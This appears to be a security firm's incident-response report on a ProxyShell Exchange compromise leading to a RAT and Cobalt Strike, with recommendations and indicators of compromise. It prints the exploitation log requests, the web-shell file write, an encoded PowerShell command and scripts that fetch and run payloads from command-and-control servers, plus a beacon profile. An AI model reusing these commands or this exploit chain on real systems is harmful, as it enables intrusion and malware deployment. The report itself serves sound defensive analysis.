A Ransomware Near Miss: ProxyShell, a RAT, and Cobalt Strike

By GuidePoint Security

Published: 2021-09-21 · Archived: 2026-04-05 16:18:56 UTC

Published 9/21/21, 9:00am

Introduction

In many instances, threat actors are paying just as much attention to public vulnerability disclosures as the blue team. In some cases, they are paying even more attention to them, especially when proof-of-concept code is released for successful exploitation. This often results in fast turnaround of intrusion capabilities that can be leveraged to obtain access to an unsuspecting network. Such is the case with the Microsoft Exchange ProxyShell vulnerabilities.

The GuidePoint DFIR team was engaged to respond to alerts of Cobalt Strike being detected on an on-premises Microsoft Exchange server and other Windows servers in an environment. Throughout the course of our investigation, we were able to eradicate all threat actor presence and Cobalt Strike Beacons and confirm that ProxyShell vulnerabilities were used as the initial intrusion vector that resulted in the execution of a remote access trojan on the compromised Exchange server. Additionally, we found evidence of tools and tactics being used that share a high degree of similarity with the recent Conti affiliate playbooks leak.

Exploiting ProxyShell to Execute PowerShell

Late in August, Microsoft announced the existence of CVE-2021-34473, CVE-2021-34523, and CVE-2021-31207, and with their powers combined, they are ProxyShell. These vulnerabilities, documented very thoroughly by FireEye, leverage pre-auth path confusion for ACL bypass, elevation of privilege on the Exchange PowerShell backend, and post-auth arbitrary file writes to install a web shell onto the compromised system.

In this incident, we observed the following attack chain that successfully exploited ProxyShell vulnerabilities on the compromised Exchange server. This exploitation led to a subsequent PowerShell execution that resulted in further malware being executed on the system.

Located below are the relevant log entries depicting ProxyShell exploitation:

Pre-Auth Path Confusion ACL Bypass (CVE-2021-34473)
2021-08-21 06:45:00

```
POST /autodiscover/autodiscover.json @evil.corp/mapi/emsmdb?
&Email=autodiscover/autodiscover.json%3F@evil.corp&CorrelationID=<empty>;&cafeReqId=93a8d925-536f-
4b92-821b-d8c7a4147022; 443 - 139[.]28[.]235[.]7 python-requests/2.26.0 - 200 0 0 75
```

Elevation of Privilege using Exchange PowerShell Backend (CVE-2021-34523)
2021-08-21 06:45:01

```
POST /autodiscover/autodiscover.json @evil.corp/powershell/?X-Rps-
CAT=<redacted>&Email=autodiscover/autodiscover.json%3F@evil.corp
&CorrelationID=<empty>;&cafeReqId=fddfd6d8-6171-4259-acfa-
1bedf67e796c; 443 - 139[.]28[.]235[.]7 python-requests/2.26.0 -
200 0 0 98
```

RCE via Post-Auth Arbitrary File Write
2021-08-21 06:45:01

```
New-MailboxExportRequest -Mailbox <redacted> -IncludeFolders "#Drafts#" -ContentFilter “Subject -eq
'frhnc'” -ExcludeDumpster True -FilePath "\\127.0.0.1\c$\inetpub\wwwroot\aspnet_client\jotzv.aspx”
```

Web Shell Invocation
2021-08-21 06:45:01

```
POST /aspnet_client/jotzv.aspx - 443 - 139[.]28[.]235[.]7 python-requests/2.26.0 - 200 0 0 691
```

Web Shell Command Executed
2021-08-21 06:45:01

```
powershell -nop -w hidden -ep bypass -enc
SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGM
AbABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwBhAGQAcwB0AHIAaQBuAGcAKAAiAG
gAdAB0AHAAOgAvAC8ANAA1AC4AMwAyAC4AMgAyADkALgA2ADYALwByAHUAbgAuA
HQAeAB0ACIAKQA=
```

Decoded:
IEX (New-Object Net.Webclient).downloadstring(“hxxp://45[.]32[.]229[.]66/run.txt”)

Download, Download, Download, RAT!

The PowerShell execution mechanism was interesting because it downloaded several payloads from multiple locations before achieving its final goal of executing a RAT in memory on the compromised exchange server.



Figure 1: Download and Execution Mechanism

When the initial obfuscated PowerShell command is executed, it first retrieves additional commands from `hxxp://45[.]32[.]229[.]66/run.txt`. We retrieved the payload from the command and control server and observed the following command contents:

```
$path = $Env:temp+'\komar.ps1';
$client = New-Object System.Net.WebClient;
$client.downloadfile('hxxp://45[.]32[.]229[.]66/komar.ps1',$path);
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden -executionpolicy bypass
-file $path
```

By executing this series of PowerShell commands on the compromised Exchange server, the threat actor downloaded another payload from the same command and control server, saved the PowerShell script payload to `$ENV:temp\komar.ps1`, and then executed the PowerShell script from a newly created 32-bit PowerShell process.

The contents of `komar.ps1` are ultimately responsible for decoding an obfuscated payload, loading into memory, and executing it using a newly created thread. The obfuscation method, outlined below, is straightforward and uses a simple, but effective, method that leverages RegEx to read strings backwards and concatenate them together.

```
$oaMNWBoiPsrJXPvIQjolY = (([regex]::Matches('<redacted for brevity> ','.','RightToLeft') | ForEach
{$_.value}) -join '')
```

```
$lKasviAMAEPbJhgGKKIld = (([regex]::Matches('<redacted for brevity> ','.','RightToLeft') | ForEach
{$_.value}) -join '')

[Byte[]]$JTpvAKubThgBlDnqojikG = [System.Convert]::FromBase64String((-
join($oaMNWBoiPsrJXPvIQjolY,$lKasviAMAEPbJhgGKKIld)))
```

The resultant value of `$JTpvAKubThgBlDnqojikG` (the final payload) is shellcode that is loaded into memory and executed. Using SpeakEasy, we were able to emulate the shellcode and obtain details on its functionality.

```
0x1035: 'kernel32.VirtualAlloc(0x0, 0x20000, 0x3000, "PAGE_EXECUTE_READWRITE")' -> 0x50000
0x15c1: 'kernel32.LoadLibraryA("wininet.dll")' -> 0x7bc00000
0x1613: 'kernel32.GetProcAddress(0x7bc00000, "InternetOpenA")' -> 0xfeee0000
0x1655: 'kernel32.GetProcAddress(0x7bc00000, "InternetOpenUrlA")' -> 0xfeee0001
0x1697: 'kernel32.GetProcAddress(0x7bc00000, "InternetReadFile")' -> 0xfeee0002
0x16d9: 'kernel32.GetProcAddress(0x7bc00000, "InternetCloseHandle")' -> 0xfeee0003
0x16e9: 'wininet.InternetOpenA(0x0, 0x0, 0x0, 0x0, 0x0)' -> 0x20
0x1702: 'wininet.InternetOpenUrlA(0x20, "hxxp://108[.]62[.]12[.]122/Agent32.bin", 0x0, 0x0,
"INTERNET_FLAG_NO_AUTO_REDIRECT | INTERNET_FLAG_RELOAD", 0x0)' -> 0x28
0x1730: 'wininet.InternetReadFile(0x28, 0x50000, 0x20000, 0x1203f84)' -> 0x1
0x1737: 'wininet.InternetCloseHandle(0x28)' -> 0x1 0x173e: 'wininet.InternetCloseHandle(0x20)' -> 0x1
```

The emulated shellcode indicates that there is yet another downloaded payload that is obtained from a second command and control server. The payload is also loaded into memory and executed on the compromised system.

We retrieved `Agent32.bin` from the command and control server and conducted a thorough analysis of its capabilities. Initially, an embedded PE is unpacked into memory and execution is transferred to the newly unpacked executable. The malware then collects the following information from the compromised system and sends it to the command and control server:

- System Name
- User (including domain)
- Volumes information
- Process ID and name
- Network interface IP addresses
- System version information

The compromised system information is then encrypted and sent to the command and control server via an HTTP POST request.

```
POST / HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: curl/7.55.1
Host: 108.62.12.122
Content-Length: 224
Connection: Keep-Alive
Cache-Control: no-cache

I'8.[..
....q.+...2       .....r...0....fT...t..........._.....O...X]e.'.(.%...  ....;t...R..
5n[l.>.E......v<..._.3........g...........3...j.2!../.P.>.n...h5@H
......%..r:....B<.9.....~\....v.&...f.z..  ...o.%.0.2E......H...n...r....
```

Figure 2: HTTP POST Request to Command and Control

As we dug deeper into the capabilities of this malware, we determined that its intended purpose as to provide remote access trojan (RAT) capabilities via commands received from the command and control server.

Specifically, this RAT has the following capabilities:

- Process injection into cmd.exe or svchost.exe
- File read, write, and delete
- Named pipe reads and writes
- Script/Command execution via cmd.exe or PowerShell
- Creation of new processes to spawn malware executables
- DLL execution via Rundll32

In this case, this RAT was confirmed as being used to invoke Cobalt Strike on the compromised Exchange server.

Beacons, Beacons Everywhere

When Cobalt Strike is discovered in an environment, it is common to obtain different beacon configurations associated with different team servers. It is also common to find Cobalt Strike beacons on multiple systems within the compromised environment. In this incident, we discovered Cobalt Strike beacons on 15 critical infrastructure servers with four different beacon configurations defining four different team server IP addresses.

Three of the beacons were using no malleable C2 profiles or very commonly observed malleable C2 profiles, however, one beacon was using a malleable C2 profile that is less common and masquerades as being associated with Imperva. A snippet from the beacon configuration associated with that malleable C2 profile is located below:

```
BeaconType                      - HTTP
Port                            - 443
SleepTime                       - 56152
MaxGetSize                      - 2797971
Jitter                          - 37
MaxDNS                          - Not Found
PublicKey_MD5                   - 61f27ddfb52baca117ae8b0e397f8c95
C2Server                        - 37.221.115.68,/copyright.css
UserAgent                       - Mozilla/5.0 (Linux; Android 8.0.0; SM-G960F Build/R16NW) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202
HttpPostUri                     - /ms
Malleable_C2_Instructions       - Remove 1767 bytes from the beginning
                                  Base64 decode
                                  NetBIOS decode 'A'
HttpGet_Metadata                - ConstHeaders
                                        Host: imperva.com
                                        Connection: close
                                  Metadata
                                        netbiosu
                                        base64
                                        prepend "lu="
                                        header "Cookie"
HttpPost_Metadata               - ConstHeaders
                                        Host: imperva.com
                                        Connection: close
                                        Accept-Encoding: gzip, br
                                        Content-Type: application/x-www-form-urlencoded
                                  SessionId
                                        base64
                                        prepend "__session__id="
                                        header "Cookie"
                                  Output
                                        netbios
                                        base64
                                        prepend "open="
                                        print
```

Figure 3: Snippet of Cobalt Strike Beacon

In early August 2021, a disgruntled Conti affiliate leaked Conti's playbooks and toolsets on the underground forum XSS. In addition to Cobalt Strike being heavily utilized during this incident, which is heavily used by Conti and other ransomware groups, the following tools were identified within the environment:

Tool Name	Description
removesophos.bat	Sophos anti-virus removal utility
uninstallSophos.bat	Sophos anti-virus removal utility

rclone.exe	Data syncing utility commonly used for exfiltration

Table 1: Observed Tools Sharing Similarities with Conti's Tactics and Toolsets

We are unable to confirm whether this activity was related to Conti or one of its affiliates without the presence of encrypted files or ransom notes. That being said, the release of Conti's playbooks was a double-edged sword. We received key insights into the group's tactics and toolsets, however, now that those playbooks are public, other threat actors are now free to use those playbooks for their own benefit.

Recommendations

This attack originated from the exploitation of ProxyShell, a critical vulnerability in the Microsoft Exchange platform, which resulted in the deployment of Cobalt Strike. Cobalt Strike continues to be sighted in a high volume of incidents and will likely continue to be one of the post-exploitation tools of choice for threat actors due to its extreme flexibility and effective nature. With that in mind, here are some recommendations for mitigating the risk associated with ProxyShell and proactively detecting Cobalt Strike and other threats within your environment:

- Update your Microsoft Exchange Server to the most recent version to mitigate the effects of CVE-2021-34473, CVE-2021-34523, and CVE-2021-31207.
    - Guidance from Microsoft
- Ensure that EDR and other behavioral detection mechanisms are enabled and being actively reviewed in the environment.
    - Implement detections for suspicious and malicious behaviors including rundll32, regsvr32, or other native Windows processes making connections to external IP addresses.
    - Review all & baseline Powershell executions for anomalies.
    - Review 7045 events for new Service Creations
- Increase Windows event logging to ensure that critical events are captured and alerted on if possible. Sysmon is a great choice for this type of logging.
- Actively perform threat hunting in your environment and incorporate threat intelligence into your hunting activities.

Conclusion

This incident started as so many others do, with Cobalt Strike alerts and the discovery of easily exploited vulnerabilities. This scenario demonstrates the importance of vulnerability management and patching, proactive and layered detection capabilities, and diligent response.

Although ProxyShell was successfully exploited and Cobalt Strike was prevalent in the environment, the impacted organization was able to detect malicious activity early enough to begin incident response, eradicate the threat actor from their network, and prevent a likely ransomware attack.

Indicators of Compromise (IOCs)

Indicator	Type	Description
C:\Windows\Temp\n88.dll	Filename	Cobalt Strike Stager
c:\windows\temp\komar.ps1	Filename	Malicious PowerShell Script – Downloader for Agent32.bin
c:\windows\temp\79-220.dll	Filename	Cobalt Strike Stager
removesophos.bat	Filename	Sophos anti-virus removal utility
uninstallSophos.bat	Filename	Sophos anti-virus removal utility
rclone.exe	Filename	Data syncing utility commonly used for exfiltration
37[.]221[.]115[.]68	IPv4 Address	Cobalt Strike Team Server
45[.]32[.]229[.]66	IPv4 Address	Server Hosting Payloads
216[.]250[.]248[.]88	IPv4 Address	Cobalt Strike Team Sever
108[.]62[.]12[.]122	IPv4 Address	Server Hosting Payloads
185[.]153[.]199[.]164	IPv4 Address	Cobalt Strike Team Server
139[.]28[.]235[.]7	IPv4 Address	IP Address Used for Initial ProxyShell Exploitation
f3b30bf4754c255107 2d5e56ec263b80	MD5	Cobalt Strike Stager
a9a78153f47ed223aa 7b5ddd7023e005	MD5	Cobalt Strike Stager
4DD315284258A738E7472 50CBA91CB3F	MD5	Agent32.bin
0b175c5c5968abe663436 aba278cff02	MD5	Cobalt Strike Stager
C524CA6A8A86C36A34FB4D C06A4A2696E80A1C07	SHA1	Agent32.bin

6e5388b4a55115d9819795a 2d6571642c36b94cf	SHA1	Cobalt Strike Stager
6029de4976f7ef65d1975d 802e091a217a49fcfe	SHA1	Cobalt Strike Stager
3ec37e679ebdf3a7122323 dbc767128ed61f20d9	SHA1	Cobalt Strike Stager
196CD59446AD6BD6258EDAF 94D4845E1A73455F87BCAEFF 4241606366B6F7D87	SHA256	Agent32.bin
75b2f84255fed3e5c6dc0f2ea674 c633059797784cdb172d7b3ad6c 7d50b6954	SHA256	Cobalt Strike Stager
e7efa4414fb1904a26900c364f3 49473e15a5f8c427560b73c259 89d2a8efb34	SHA256	Cobalt Strike Stager
hxxp://193.29.104.218/push	URL	Cobalt Strike Beacon GET URL
hxxp://193.29.104.218/submit.php	URL	Cobalt Strike Beacon POST URL
hxxp://216.250.248.88/cm	URL	Cobalt Strike Beacon GET URL
hxxp://216.250.248.88/j.ad	URL	Cobalt Strike Beacon GET URL
hxxp://216.250.248.88/submit.php	URL	Cobalt Strike Beacon POST URL
hxxp://45.32.229.66/komar.ps1	URL	Malicious PowerShell Script – Downloader for Agent32.bin
hxxp://79[.]141[.]169[.]220/bSVQ	URL	Cobalt Strike Stager Target (Beacon Download)
hxxp://79[.]141[.]169[.]220/dpixel	URL	Cobalt Strike Beacon GET URL
hxxp://79[.]141[.]169[.]220/OKaa	URL	Cobalt Strike Stager Target (Beacon Download)

hxxp://79[.]141[.]169[.]220/submit.php	URL	Cobalt Strike Beacon POST URL
hxxps://37[.]221[.]115[.]68/copyright.css	URL	Cobalt Strike Beacon GET URL
hxxps://37[.]221[.]115[.]68/ms	URL	Cobalt Strike Beacon POST URL
Mozilla/5.0 (Linux; Android 8.0.0; SM-G960F Build/R16NW) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202	User-Agent	Cobalt Strike Beacon User-Agent

---
